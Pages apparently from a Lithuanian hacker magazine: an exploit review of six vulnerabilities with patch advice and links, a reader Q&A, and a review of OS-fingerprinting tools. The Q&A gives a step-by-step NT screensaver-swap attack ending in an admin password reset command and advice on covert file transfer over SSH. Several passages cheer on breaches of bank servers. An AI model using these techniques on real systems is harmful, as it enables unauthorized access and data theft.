[1986] 1986 metais *Usenet* konferencijose pasirodė daugybė vienodų Deivo Rodeso pranešimų, kuriuose jis reklamavo naują finansinę piramidę. Antraštė skelbė: „Greitai uždirbk krūvą pinigų", o laiškuose buvo pateikta instrukcija, kaip tai padaryti. Deivas su pavydėtinu užsispyrimu ir toliau siuntinėjo savo tekstus, kurie taip įgriso visiems konferencijų prenumeratoriams, jog juos pradėjo lyginti su 40-aisiais visų vartotais SPAM konservais.

[1993] Vis dėlto tarp kompiuteristų šis žodis iš tiesų populiarus tapo 1993 metais, kuomet Ričardas Depju parašė automatinio *Usenet* konferencijų modeliavimo programą, kuri dėl klaidos vietoje vieno pranešimo pašalinimo jį išsiuntė 200 kartų į *news.admin.policy newsgroup*. Daugybė atsiųstų laiškų buvo pakrikštyta spamu, o po keleto metų, kuomet toks reiškinys tapo dažnas, šis žodis galutinai įsitvirtino kompiuteriniame leksikone.

[2003] 2003 metų spalio 24 dieną Santa Klaros (Kalifornija) apylinkės teismas už neteisėtą reklaminių pranešimų siuntinėjimą du jaunuolius įpareigojo išmokėti dviejų milijonų dolerių dydžio baudą.

[2004] 2004 lapkričio 4 dieną už *Can Spam Act* pažeidimus teismas 9 metams laisvės atėmimo nuteisė vieną įtakingiausių interneto spamerių Džeremį Džeimsą.

EKSPLOITŲ APŽVALGA

022

Windows Media Player <=v.10 buffer overflow exploits

[Aprašymas] Vasario 15 dieną *bugtraq* puslapiuose pasirodė užuominų apie gausius žinomo grotuvo *Windows Media Player* pažeidžiamumus. Pirmasis jų buvo buferio perpildymas tiesiogiai kreipiantis į *www* esančią grojamą (*media*) bylą. Nesunku numanyti, kad šiuo atveju eksploitas — tai padirbtas HTML puslapis su specialiai suformuotu EMBED SRC tagu. O jeigu tiksliau, tai eksploitas pateikiamas *Perl* modulio pavidalu, kuris atidaro sokėtą ir perpildo WMP buferį.
Pažeidžiamumas grotuvui nurauna stogą, kuomet atidaroma speciali BMP byla, kurios antraštėje deklaruojamas 0 baitų dydis. *Bitmap* paveikslėlyje įrašytas shell–kodas įvykdomas einamo vartotojo teisėmis. Tačiau pateiktas eksploitas demonstruoja tik *DoS* ataką prieš WMP.

[Apsauga] Šio pažeidžiamumo galima atsikratyti įdiegus specialų pataisymų paketą. Pataisymų sąrašas pateikiamas čia: *www.securitylab.ru/vulnerability/262517.php*. Kategoriškai nerekomenduoju atidarinėti *Media* bylą iš nežinomų resursų.

[Nuorodos] Pirmojo pažeidžiamumo eksploitas yra čia: *www.securitylab.ru/poc/extra/262743.php*, antrojo — čia: *www.securitylab.ru/poc/extra/262735.php*. Išsamų klaidos aprašymą rasi šiuo adresu: *www.securitylab.ru/vulnerability/262517.php*.

[Blogio įvertinimas ir potencialas] Jau kelintą kartą eilinis lokalus MS produkto pažeidžiamumas griauna korporacijos reputaciją. Džiugina tik tai, kad pirmoji klaida (kreipimasis į *media* bylą) neveikia su IE, tačiau puikiai pribaigia WMP kitose naršyklese.

[Sveikinimai] Pirmuoju klaidų atradėju tapo žinoma komanda *iDefense*. Eksploitų autoriai iki šiol nežinomi.

MySQL 4.x/5.0 User–Defined Function Local Privilege Escalation Exploit

[Aprašymas] Lokalus prieš *MySQL* serverį nukreiptas pažeidžiamumas. Hakeris gali sukurti specialią biblioteką, po to ją įdiegti į *MySQL* kaip funkciją ir ją iškviesti, vietoje argumentų pateikdamas komandų rinkinį. Finale *mysqld* visas komandas įvykdys su padidintomis teisėmis (paprastai *root* vartotojo vardu). Po to hakeris paleis komandų interpretatorių ir mėgausis *root* teisių teikiamais smagumais.
Be šios klaidos, egzistuoja dar dvi, tačiau kol kas viešumoje nėra joms sukurtų eksploitų.
Išleistas eksploitas yra ta pati kenksmingoji biblioteka, su kuria pateikiami išsamus naudojimo aprašymas (kompiliavimas, prijungimas ir pats įdiegimas). Viskas aprašyta pažingsniui, todėl su eksploitu susitvarkyti sugebės net ir skriptvaikiai.

[Apsauga] Eksploitas testuotas su *MySQL 4.1.14*. Pasak kūrėjų, visos kitos versijos nėra pažeidžiamos. Taigi teisingiausias apsaugos būdas — savalaikis *MySQL* serviso atnaujinimas. Iš esmės galima naudoti ir pažeidžiamą sistemą, tačiau tokiu atveju būtina visiems vartotojams uždrausti rašymą į *MySQL* bazę.

[Nuorodos] Viešas eksploitas pateikiamas čia: *www.securitylab.ru/poc/extra/263102.php*. Pažeidžiamumo aprašymą (tiek šito, tiek ir kitų) galima rasti šiame puslapyje: *www.securitylab.ru/vulnerability/205267.php*.

[Blogio įvertinimas ir potencialas] *Mysqld* — vienas iš pačių populiariausių procesų, kuriuos galima sutikti linuksiniuose serveriuose, todėl šis pažeidžiamumas bus pakankamai naudingas lokalius užpuolimus organizuojantiems hakeriams, ypač įvertinus tai, kad administratoriai retai *mysqld* leidžia neprivilegijuoto vartotojo vardu.

[Sveikinimai] Už nuostabaus eksploito sukūrimą dėkojame klaidų ieškotojui *Marco Ivaldi* (*raptor@0xdeadbeef.info*).

FreeBSD 6.0 (nfsd) Remote Kernel Panic Denial of Service Exploit

[Aprašymas] Galų gale hakeriai prisikasė ir iki labiausiai apsaugotos pasaulyje OS — *FreeBSD*. Apgailėtinas pažeidžiamumas slypi NFS demone — tinklo failų sistemas valdančiame servise. Šis servisas klausosi 2049 jungties. Jeigu ji atidaryta, piktavalis gali į jungtį pasiųsti keletą baitų šiukšlių, dėl to servise bus perpildytas buferis, dėl ko sustos visa sistema — *kernel panic*.
Eksploitas parašytas su *Perl*, jame nėra nieko sudėtingo — paprasčiausias sokėto atidarymas ir shell–kodo išsiuntimas į 2049 jungtį. Po to sistema iškeliaus į amžinosios medžioklės plotus.

[Apsauga] Šiuo metu apsaugos nuo aptariamo pažeidžiamumo nėra, todėl derėtų arba atsisakyti *nfsd*, arba su įmontuota *ipfw* ugniasiene filtruoti 2049 jungtį.

[Nuorodos] Veikiantį eksploitą galima parsisiųsti iš *http://www.securitylab.ru/poc/extra/263336.php*. Šiek tiek techninės informacijos rasi čia: *http://www.securitylab.ru/vulnerability/source/263236.php*.

[Blogio įvertinimas ir potencialas] *FreeBSD–Team* apie pažeidžiamumą buvo informuota prieš 3 savaites, tačiau reakcijos į klaidą kol kas nesulaukta. Greičiausiai programuotojai turi rimtesnių problemų, nei *DoS* atakos per *nfsd* leidžiančio išvengti branduolio pataisymo išleidimas.

[Sveikinimai] Apie klaidą pranešė klaidų ieškotojas iš Rusijos Jevgenijus Legerovas (*www.gleg.net*). Paprastutį eksploitą parašė koderis *str0ke* iš *milw0rm* (*milw0rm.com*) komandos. Reiškiame padėką šiems talentingiems žmonėms.

EKSPLOITŲ APŽVALGA

Invision Power Board < 2.1.4 Password change SQL-Injection Exploit

[Aprašymas] Apie IPB projektą nėra ko daug šnekėti — visi žino šį forumą ir pagarsėjusias jo klaidas. Šį mėnesį per mūsų hakerių tūsą buvo nuspręsta parašyti priešpaskutinei IPB versijai skirtą eksploitą. Klaida čia aptikta dėl nepakankamo įvedamų duomenų apdorojimo, dėl kurios piktavalis gali forume atlikti SQL injekciją. Šis eksploitas leidžia bet kuriam vartotojui gauti slaptažodžio pakeitimo (*reset*) nuorodą. Pastebėtina tai, kad eksploitas pilnai parašytas su PHP ir duomenų perdavimui viso labo reikalauja aktyvuoto CURL modulio.
Eksploite galima keisti kai kuriuos parametrus. Tarkim, hakeris perdavimui gali naudoti *Socks*, nurodyti *Cookie* saugojimo bylą arba pakeisti *UserAgent*. Visa tai įvykdoma PHP kodo antraštės dalyje.

[Apsauga] IPB programuotojai greitai sureagavo į pažeidžiamumą — buvo išleisti specialūs apsaugantys pataisymai. Juos pasiimti galima iš oficialios projekto svetainės: *www.spip.net*. Alternatyvus būdas — įdiegti stabilesnę forumo versiją.

[Nuorodos] Eksploitas yra čia: *www.securitylab.ru/poc/extra/263727.php*. Keletą žodžių apie atnaujinimą galima rasti čia: *www.securitylab.ru/vulnerability/source/263633.php*.

[Blogio įvertinimas ir potencialas] Forumų klaidos — gardūs kąsneliai skriptvaikiams. Čia didelio proto nereikia: persiuntei eksploitą ir gavai administratoriaus slaptažodį. Su pažeidžiamų serverių paieška problemų taip pat neturėtų iškilti — *Google* viską padarys už tave :).

[Sveikinimai] Dėkojame mūsų hakeriams *Nitrex* ir *Dukenn*, taip pat gerai žinomiems žmonėms *Dr_UFO_51*, *kOpa*, NSD ir *Naikon*. Linkime jiems ir toliau darbuotis *bugtraq* labui!

Apple Mac OS X "/usr/bin/passwd" Binary Local Privilege Escalation (root) Exploit

[Aprašymas] Ar kada nors esi gavęs shellą *MacOS* sistemoje? Aš — taip. Ir reikėtų pasakyti, jog tai labiausiai nepažeidžiama sistema, kokią aš tik esu matęs. Eksploitą galima rasti net ir senoviškai SCO, o štai su *Apple MacOS* viskas kur kas sudėtingiau. Taip buvo iki visai neseniai. Klaidų ieškotojai išleido naują */usr/bin/passwd* eksploitą. Jo principas labai paprastas: paleidus */usr/bin/passwd /tmp* kataloge sukuriama laikina byla. Eksploitas su suklastotu *fake_passwd*, kuris iš anksto sulinkintas su */etc/sudoers*, sukuria symlink'ą į šią bylą. Po šių machinacijų */etc/sudoers* yra pakeičiamas, dėl ko tampa įmanoma laisvai pasirinkto vartotojo vardu paleisti „sudo sh".
Eksploitas parašytas su *Perl*, jame pateikiami išsamūs vartojimo komentarai.

[Apsauga] Vienintelis apsisaugojimo nuo šio pažeidžiamumo būdas — įdiegti oficialioje *www.apple.com* svetainėje pateikiamą atnaujinimą.

[Nuorodos] Eksploitą galima gauti šiame puslapyje: *www.securitylab.ru/poc/extra/263496.php*. Šiek tiek techninės informacijos galima pasiimti iš čia: *www.securitylab.ru/vulnerability/263470.php*.

[Blogio įvertinimas ir potencialas] Nors *MacOS* ir nėra labiausiai internete paplitusi sistema, tačiau man yra pavykę gauti shellus keliuose tokiuose serveriuose. Nuotoliniai užpuolimai paprastai vykdomi per *Web*, o su lokaliais iki šio laiko buvo riestoka, kol nepasirodė čia aprašytas eksploitas :).

[Sveikinimai] Už nuostabų eksploitą dėkojame mažai žinomam hakeriui slapyvardžiu *vade79/v9* (*v9@fakehalo.us*). Kalbant apie pačius pažeidžiamumus, pataisymų sąrašą (taip pat ir */usr/bin/passwd*) viešai išpublikavo *Apple* korporacija.

SCO Unixware 7.1.3 (ptrace) Local Privilege Escalation Exploit

[Aprašymas] Pati efektyviausia ir universaliausia *Linux* branduolių klaida buvo *ptrace* pažeidžiamumas. Ilgai klaidų ieškotojai vis surasdavo naujų ir ištobulintų *root* gavimo metodų per šią branduolinę funkciją. Klaida užsislėpė ir *SCO Unixware 7.1.3* sistemoje, kur buvo aptikta visai neseniai. Pažeidžiamumo principas tas pats: paleidžiama funkcija *ptrace()*, po ko gaunamos *root* teisės. Eksploitas turi būti paleidžiamas su *suid* programos argumentu, pavyzdžiui, */unixware/usr/lib/sendmail*, tik tokiu atveju garantuojamas privilegijų sukėlimas. Deja, techninės šio pažeidžiamumo detalės nėra atskleidžiamos.

[Apsauga] Vienintelis apsaugos būdas yra išganingojo pataisymo įdiegimas, kuris pateikiamas oficialioje svetainėje — *www.cpgnuke.com*. Jeigu tu administruoji SCO, tai tuojau pat junkis prie savo sistemos ir parsisiųsk visus reikiamus dalykėlius.

[Nuorodos] Eksploitas pateikiamas adresu *www.securitylab.ru/poc/extra/263228.php*. Parsisiųsk jį ir testuok, tačiau tik tau patikėtose sistemose.

[Blogio įvertinimas ir potencialas] Visiems žinoma, kad SCO paprastai įdiegiama strategiškai svarbiuose serveriuose, pavyzdžiui, bankų mašinose. Taigi laukiame stambių nulaužimų su po to einančiu svarbių transakcijų, kreditinių kortelių bazių ir panašių dalykų pagrobimu :).

[Sveikinimai] Už padovanotą eksploitą dėkojame hakerių komandai *milw0rm.com* (ji jau buvo paminėta šioje apžvalgoje). *SCO Unixware* sistemoje tapo viena lemtinga klaida daugiau.



PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK–FAQ", TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.

Q **Kaip galima sekti** *Remote Desktop* **prisijungimus?**

A Jeigu tave domina su specialia programine įranga atliekami sprendimai, tiks bet koks jungčių monitorius. Tereikia stebėti prisijungimus į 3389; šiam nesudėtingam procesui paprasčiausia programa bus paties MS sukurtas *Port Reporter* (*support.microsoft.com/kb/837243*). Prisijungimus taip pat galima stebėti sistemos *security* loge, kur sėkmingi prisijungimai bus pažymėti įvykiais su ID 528 ir 540. Tave domins 10 tipo logon'ai, t.y. *RemoteInteractive*. Siekiant palengvinti savo dalią, praverstų įdarbinti *LogParser* (neoficiali svetainė — *www.logparser.com*), kuris logus galėtų prafiltruoti tavo nuožiūra.
Galbūt tai ir nesusiję su tavo klausimu, tačiau kai reikalingi darbo su RD logai kadrų pavidalu, tau padėti galėtų toks produktas, kaip *TurboDemo* (*www.turbodemo.com*). Deja, ilgalaikis ir išsamus daiktinių įrodymų paėmimas dažnai sukelia sistemos veikimo sutrikimus.

Q **Ar yra** *Mac* **sistemai skirtų kirminų?**

A Yra, kad tik būtų, kur juos dėti... Turint užkrato koncepciją, jo perkėlimas į tam tikrą OS tampa laiko klausimu. Pastaruoju metu prasisuko užkratas CME–4, kuris plinta *iChat'u* ir yra *Leap* viruso koncepcija. Jis nėra kirminas tikrąja žodžio prasme, kadangi tolimesniam dauginimuisi iš vartotojo reikalauja tam tikrų veiksmų. Visa tai veikia socialinės inžinerijos principu, o ne kaip pačios OS pažeidžiamumas. Kirminas platinamas ekrano užsklandos (*screen saver*) pavidalu, originali versija nekelia grėsmės. Visa tai buvo išleista kaip sistemos saugumo silpnybės pavyzdys. *Tolimesnis plitimas sėkmingas tik paleidus administratoriaus vardu.* Kitas *Java* kirminas, *OSX.Inqtana.A*, buvo pristatytas publikos teismui siekiant parodyti *BlueTooth Directory* pažeidžiamumo, kuris buvo atrastas ir sėkmingai užlopytas praėjusių metų birželį, išnaudojimo pavyzdį. Trečiasis ir labiausiai nusipelnęs pažeidžiamumas buvo pavadintas kirminu, kuris tapo tokio tipo užkrėtimo galimybės įrodymu, tačiau masiškai nepaplito. Pavyzdyje eksploatuojama skylė leidžia be vartotojo žinios iš atidaryto archyvo paleidinėti vykdomas bylas.

Q **Kodėl man jungiantis prie IRC serverio mane nuolat skenuoja?**

A Kodėl budėtojai visada žiūri lankytojams į veidą? Todėl, kad reikia žinoti, kas pas mus užsuka ir ar jis su savimi neturi ko nors blogo? Tu veikiausiai kalbi apie 23, 80, 1080 ir 3128 jungtis, kurias paprasčiausiai automatiškai patikrina IRC tinklo administracija. Tai daroma dėl paprasčiausios priežasties: 23 naudoja *telnet* serveris, 80 ir 3128 — HTTP *proxy* serveriai, o 1080 — SOCKS'ai. Visus juos kartais eksploatuoja ką nors atakuoti susiruošę niekšeliai, kurie taip gali praeiti pro vartotojams uždėtus *k-line* draudimus ar pravedinėti masiškas reklamines kampanijas. Taip pat būtų logiška išstudijuoti naudojamų IRC serverių MOTD (*message of the day*), kur visada rašoma apie atliekamą skenavimą.

Q **Ar diskelių įrenginio išėmimas padėtų nuo slaptažodžių nuėmimo programų (pavyzdžiui, *NT Offline*) užkrovimo į biuro sistemą?**

A Derėtų atminti, kad paminėta programa (*home.eunet.no/pnordahl/ntpasswd/editor.html*) į sistemą gali būti įdiegta iš skirtingų laikmenų. Tokius dalykus atjungti galima BIOS'e arba išimant tų pačių kaupiklių skaitytuvus: diskelių įrenginį, CD-ROM'ą (kaip biuro sistemoje nereikalingą daiktą), USB (kaip potencialią firmos paslapčių grobimo priemonę). USB lizdų išėmimas greičiausiai gali būti keblokas, todėl čia padėtų paprasčiausias angų užantspaudavimas. Vis dėlto prieš laužtuvą nepašokinėsi... Intelektualesnieji su tokiomis „užkraunamo nulaužimo" problemomis kovotų visą sisteminį diską užšifruodami su PGP ar *DriveEncrypt*.

Q **Kas per ataka prieš NT pakeičiant ekrano užsklandos bylą?**

A Šis metodas buvo sėkmingai eksploatuojamas NT 4.0 kontekste ir nežinia kiek buvo sėkmingai pritaikomas su NT 5.0. Atakuojamajame kompiuteryje reikėjo įdiegti antrą NT sistemą, nustatymuose užkrovimo katalogą pakeisti originaliuoju, kad po to būtų surasta ir pašalinta įėjimo į laužiamą sistemą ekrano užsklanda *logon.scr*. Į jos vietą buvo įrašoma *cmd.exe*, kuri pervadinama tuo pačiu *logon.scr*. Daugelyje sistemų prisijungimo/įėjimo į sistemą metu (*logon screen*) *logon.scr* aktyvuojasi po 15 minučių neaktyvumo. Sena ir neprotinga sistema paleisdavo *cmd.exe* konsolę, taip įleisdama tave į savo guolį ir suteikdama neribotas kontrolės galimybes. GUI mėgėjai užsklandą visiškai sėkmingai galėjo sukeisti su *explorer.exe*. Dirbant su *cmd.exe* paprasčiausiai būdavo surenkama eilutė „*net user administrator 123456*", kuri administratoriaus slaptažodį pakeisdavo prozišku *123456*.

Q **Ar yra koks nors patogesnis informacijos parsisiuntimo iš *SSHv2* serverio būdas, nei bylų iš ten siuntimas paštu (*mailx*)?**

A Tiesą sakant, turint *ssh* priėjimą ir pakankamas privilegijas, ten galima įdiegti visas pageidaujamas duomenų perdavimo priemones — *http*, *ftp* ir taip toliau. Tačiau ne visiškai sankcionuoto priėjimo atveju hakeris gali pasirinkti ne tokį triukšmingą sprendimą, kuomet bylos perduodamos tiesiog per egzistuojantį *SSHv2* kanalą. Tokiu atveju sprendimas galėtų būti *ftp over ssh2* ir *sftp*; abu šiuos variantus pilnavertiškai įgyvendina *SecureFX* (*www.vandyke.com*). Pastaruoju metu toks funkcionalumas realizuotas ir daugelyje kitų *ftp* klientų, pavyzdžiui, *CuteFTP Pro* (*www.cuteftp.com*). Lakoniškų sprendimų mėgėjai gali paieškoti atitinkamų savo bylų valdymo įrankiams skirtų atnaujinimų; *Total Commander'iui* aš suradau visa reikalinga. Taip nutolusiame serveryje saugomos bylos gali būti ne tik išstudijuotos mėgaujantis įprastinio *ftp* patogumu, tačiau ir su prideramu SSH šifravimu.

Q **Dažnai warezą siunčiuosi *avseq*.dat* formatu, tačiau visi grotuvai atsisako su juo dirbti...**

A Atsakyti į tavo klausimą, žinant tik praplėtimą — praktiškai nerealu, kadangi čia reikalingas patyręs warezo scenos specialistas ;). Būtent jis žino, kad tiesiog taip groti bylą vargu ar pavyks. Čia į pagalbą galėtų ateiti programa *VCD Gear* (*www.vcdgear.com*), kuri per minutę *.dat* transformuos į gana žmogišką vaizdo formatą, kuris įkandamas praktiškai bet kuriam DivX grotuvui su teisinga kodekų komplektacija.

026

Paliesk švelniai

Įrankių rinkinys protingam „remote fingerprint'ui“

PRIEŠ BET KOKĮ MŪŠĮ PIRMA EINA ŽVALGYBA, KAS NĖRA STEBĖTINA — JUK KUO TU DAUGIAU ŽINAI APIE SAVO PRIEŠĄ, TUO DIDESNĖ TIKIMYBĖ, KAD PASIŲSI JĮ Į NOKDAUNĄ VIENU SMŪGIU. NĖ VIENA TINKLO ATAKA NEAPSIEINA BE IŠANKSTINIO NUTOLUSIOS OPERACINĖS SISTEMOS TIPO NUSTATYMO IR MAŠINOJE PALEISTŲ SERVISŲ ANTRAŠČIŲ (*BANNERS*) GAVIMO. VĖLIAU ĮSILAUŽIMO METU ŠIE DUOMENYS BUS KRITIŠKAI BŪTINI. JUK DAUŽYTI SU LINUKSINIAM *PROFTPD* SKIRTU EKSPLOITU PER *WINDOWS* SISTEMOJE VEIKIANTĮ *SERV–U* DEMONĄ — UŽSIĖMIMAS KVAILIAMS. KAD TOLIMESNĖS TAVO ŽVALGYBOS VYKTŲ SKLANDŽIAU IR BŪTŲ KOMFORTIŠKESNĖS, MES TAU PARUOŠĖME ŠIUOLAIKINĖS *REMOTE FINGERPRINT'INIMUI* SKIRTOS PROGRAMINĖS ĮRANGOS APŽVALGĄ.

[Tyrinėtojo įrankių rinkinys]

1. XPROBE2

http://xprobe.sourceforge.net

[Aprašymas] *Tai galingas ir pažangus įrankis, sukurtas remiantis moksliniais Ofiro Arkino tyrimais. Programos veikimo algoritmas nėra itin sudėtingas, mums svarbiausia bus tai, kad programa pirštų antspaudų nuėmimui naudoja UDP paketus. O jeigu iš nutolusio kompiuterio mes negauname atsakymo į UDP užklausą,* Xprobe *OS nustatyti nesugebės. Paleidžiant šią programą galima nurodyti ganėtinai daug opcijų, kurios leidžia ją lanksčiai konfigūruoti.*

[Naudojimas] *Dabar aš papasakosiu apie pačias įdomiausias vėliavėles. TCP jungčių skenavimo režimas nurodomas su vėliavėle –T; čia galima nurodyti dominantį diapazoną, pavyzdžiui, taip: –T20-80,110,3306. Beje, šiuo atveju* xprobe *pabandys surasti ir ugniasienės filtruojamas jungtis. Analogiškai tikrinamos ir UDP jungtys, tai aktyvuojama su vėliavėle –U. Parametras –v pateikia išsamią informaciją apie programos užkrautus modulius (modulius aktyvuoti ir deaktyvuoti galima su vėliavėlėmis –M ir –D). Yra galimybė trasuoti kelią iki reikiamo tinklo mazgo (vėliavėlė –r). Panorėjus su parametru –X galima išsaugoti XML formato programos ataskaitą.*

[Ypatybės] *Serveryje naudojamą operacinę sistemą* Xprobe *nustato pakankamai tiksliai, o jeigu šio nustatymo metu atsirado ginčytinų niuansų, ataskaitoje bus pateiktas labiausiai tikėtinų OS sąrašas su procentiniu tikimybių santykiu.*

[Išvados] *Programa man labai patiko, daugybėje testų pasirodė iš geriausios pusės, todėl būtinai įsidėmėk* Xprobe, *kadangi ji tau ne kartą pasiūlys teisingą sprendimą.*

2. SIPHON

ftp://siphon.sourceforge.net/pub/siphon/siphon-0.0.3-1.src.rpm

[Aprašymas] *Tai pirmasis pretendentas iš programų, kurios realizuoja pasyvų steko studijavimą.* Siphon *klausosi tam tikros tinklo sąsajos, analizuoja paketus ir formuoja išsamias ataskaitas. Savaime suprantama, panaudoti šią programą kokio nors vieno serverio, kuris nėra tame pačiame tinkle, kaip ir tu, sistemos nustatymui nepavyks. Ši programa skirta kitkam: ją galima įdiegti užgrobtame serveryje ir su ja tyrinėti korporatyvinio tinklo vidų.*

[Naudojimas] *Paleidimo metu reikėtų nurodyti viso labo du svarbius parametrus:*

–I <sąsaja> ir –o <filename.txt>

Pirmasis parametras leidžia nurodyti „žvejybai“ ir paketų analizei naudojamą tinklo sąsają — jeigu reikia konsultacijų, geriausia kreiptis į ifconfig *:). Antrasis parametras nurodo, kur bus išsaugoti visi surasti adresai ir juos atitinkančios operacinės sistemos. Pakankamai dažnai, kai* siphon *nesugeba nustatyti OS, jį šalia tokio tinklo mazgo IP palieka perimto TCP paketo lango ilgį. Byloje* osprints.conf *tu gali rasti nemažai operacinių sistemų pirštų antspaudų („lango_dydis:TTL:DF:operacinė_sistema“ formatu):*

21D2:128:1:Windows NT / Win9x
4470:128:1:Windows 2000 RC1
2328:255:1:Solaris 2.6 - 2.7

[Ypatybės] *Dar kartą pabrėšiu, kad* siphon *steką analizuoja pasyviu režimu, neinicializuodama susijungimų. Čia aš tuo noriu pasakyti, kad bent kiek ryškesnio tinklo vaizdo susidarymui ir prie jo prijungtų kompiuterių (bei, savaime suprantama, juose veikiančių operacinių sistemų) gavimui prireiks laiko. Sunku pasakyti, kiek būtent, tačiau jeigu programa įdiegta serveryje, į kurį kreipiasi daug mašinų, tai rezultatus galima gauti maždaug per pusvalandį.*

[Išvados] *Man pačiam ši programa patiko ir rekomenduočiau su ja šiek tiek padirbėti. Nori programą pritaikyti sąžiningai? Gali ją įdiegti į kokį nors* web *serverį ir surinkinėti beveik rinkodarinę informaciją apie lankytojų naudojamas operacines sistemas.*

3. P0F

http://lcamtuf.coredump.cx/p0f.tgz

[Aprašymas] Siphon *tipo daug funkcijų turintis tinklo srauto analizatorius. Programą sukūrė Michailas Zalevskis, o pagal galimybių kiekį tarp tokio tipo įrankių* p0f *tikriausiai yra lyderis. Išvardinsiu pačias svarbiausias ypatybes, o tuo pačiu ir reikalingas vėliavėles.*

[Naudojimas]

* *Veikimas demono režimu (vėliavėlė –d)*
* *Pilnas gautų paketų turinio pateikimas (*dump*) (–x)*
* *Konkretaus soketo klausymasis (–Q)*
* *Galimybė paleisti programą* chroot *režime ir padaryti* setuid *į bet kurį vartotoją (–u)*
* *Nuskaitymas iš su* tcpdump *sukurtos bylos–atvaizdo (image) laikomas labai pažangia galimybe (–s)*
* *Laiko žymių nustatymas, vienos eilutės loginimo režimas, rezultatų išsaugojimas* MySQL *duomenų bazėje ir taip toliau*

[Ypatybės] *Po įdiegimo į sistemą programą galima paleisti be parametrų arba su opcija –i, su kuria reiktų perduoti klausomo tinklo sąsajos pavadinimą.*

[Išvados] *Manau, kad daugiau komentarų apie* p0f *nebereikia :). Programa turi didelį potencialą, funkcionalumą ir puikiai pasirodė mano testuose.*



Beveik visus apžvalgoje paminėtus įrankius gali rasti šiose svetainėse:
www.securityfocus.com
www.securitylab.ru
www.web-hack.ru
www.thc.org
www.insecure.org



Pilną NetMapper'yje *naudojamos* fingerprint *technologijos aprašymą rasi adresu* www.insecure.org/nmap/nmap-fingerprinting-article-ru.html. *Tavo tinkliniams eksperimentams* Windows *sistemoje gali praversti* Winpcap, *kurį gali labai patogiai parsisiųsti iš* www.winpcap.org/install/default.htm.



[Švelnūs prisilietimai] Apie tinklo steko piršto antspaudų (*fingerprint*) nuėmimo technologiją tavo mėgiamam žurnale buvo rašoma jau ne kartą. Jeigu skaitei atidžiai, tai tikriausiai žinai, kad norint nustatyti OS tipą mašinai siunčiami specialūs IP paketai, kuriuose nėra jokios ypatingos informacijos, tačiau kiekviena operacinė sistema į tokias užklausas reaguoja skirtingai. Kokiais paketais ir kokia tvarka atsako sistema — tai ir apibrėžia jos priklausomybę vienai ar kitai šeimai.
Tokių atsakymų visuma ir suformuoja parašą (signatūrą), kuri leidžia atskirti vienas operacines sistemas nuo kitų. Skirtingų sistemų signatūrų rinkiniai surenkami į vieningą bazę ir naudojami OS fingerprinting'ui. Savaime suprantama, pirštų antspaudams paimti įvairūs įrankiai naudoja skirtingas metodikas.
Yra iš viso du tinklo steko analizės metodų tipai: aktyvus ir pasyvus. Su aktyviu viskas gana aišku: išsiunčiam keletą paketų, laukiam atsakymo ir analizuojame jo turinį. Pasyvios steko analizės atveju visi aukščiau aprašyti veiksmai atliekami nesiunčiant užklausų nutolusiam mazgui — kompiuteris tiesiog laukia iš kitos mašinos atsiunčiamo paketo ir jį analizuoja. Skirtumas akivaizdus: užuot, kad „provokavę" nutolusį tinklo mazgą atsakyti į mūsų pasiųstus duomenis, mes tiesiog banaliai laukiame, kol kompiuteris PATS neparodys tinklinio aktyvumo. Šiandien aš papasakosiu apie įrankius, kurie įgyvendina abu tyrimo metodus. Štai šie niekšeliai.
Pradžiai paaiškinsiu ir aptarsiu kai kuriuos dažnai kylančius klausimus, kad daugiau niekam nereikėtų prie jų sugrįžti. Kas gi tas serviso baneris (antraštė)? Tai pasisveikinimo pranešimas, kurį serveris po prisijungimo pateikia klientui. Įsivaizduokim, kad mano lokalioje mašinoje paleistas *pureftpd*. Kai aš prie jo prisijungiu su standartiniu *ftp* klientu, pamatau maždaug tokį vaizdą:

```
220———— Welcome to Pure-FTPd ————
220-You are user number 1 of 50 allowed.
220-Local time is now 20:33. Server port: 21.
220 You will be disconnected after 15 minutes of inactivity.
```

Būtent tai ir yra *ftp* serviso „baneris". Šiaip tai antraštė gali atrodyti ir kitaip, jos gali iš viso nebūti. Dažniausiai joje nurodoma serviso versija (pavyzdžiui, SSH atveju tai būtų tokio pavidalo užrašas: *SSH-1.99-OpenSSH_3.6.1p2*) arba koks nors kitas kompiliavimo metu administratoriaus nurodytas

[Didysis ir siaubingasis]
Daugelis manęs paklaus, kodėl aš šioje apžvalgoje nepaminėjau žymiojo skenerio *nmap*?
Tam turiu dvi priežastis. Visų pirma, apie šį jungčių skenerį jau buvo rašoma visur, kur tik įmanoma. Antra, kaip man pačiam atrodo, *NetMapper* — ne tokia jau universali programa. Noriu pasakyti, kad ji iš tiesų moka daug: slaptai skenuoti (*-sS*), nustatyti OS tipą (*-O*) ir taip toliau, tačiau praktiškai naudoti *nmap* ne visada patogu ir prasminga. Pavyzdžiui, hakeris per *nobody* shellą gavo *root* teises, dabar jam būtina kiek įmanoma greičiau nuskenuoti potinklį ir jame surasti kitas mašinas bei pažeidžiamus servisus.
Ar tokiu atveju kam nors šaus į galvą mintis siųstis gremėzdišką distributyvą, įdieginėti jį į sistemą, patenkinti visas jo priklausomybes bei laukti, kol jis nuskenuos visą potinklį. Tą patį galima padaryti su nedideliu įrankių rinkiniu. Kitaip tariant, šis įrankis aktualus toli gražu ne visose situacijose. Nepaisant to, kaip tinklo saugumo įrankis *nmap* dar pakankamai ilgai užims lyderio pozicijas.

tekstas (pavyzdžiui, *Narkomany Go Home*). Beje, pasisveikinimo pranešimas dažniausiai nėra keičiamas, todėl įmanoma nustatyti demono versiją ir net parinkti jam skirtą viešą eksploitą. Demonas apklausos metu gali netiesiogiai išduoti ir informaciją apie mašinoje įdiegtą operacinę sistemą, kas patiems įsilaužėliams tik į naudą. Būtent todėl *banner grabbing* (servisų antraščių surinkimas — angl.) įsilaužėliams labai svarbus, net kur kas svarbesnis, nei nutolusios operacinės sistemos versijos nustatymas. Šiems tikslams patyrę hakeriai sukūrė daugybę įrankių ir specialių programų, kurios užsiiminėja šiuo paprastu darbeliu :).

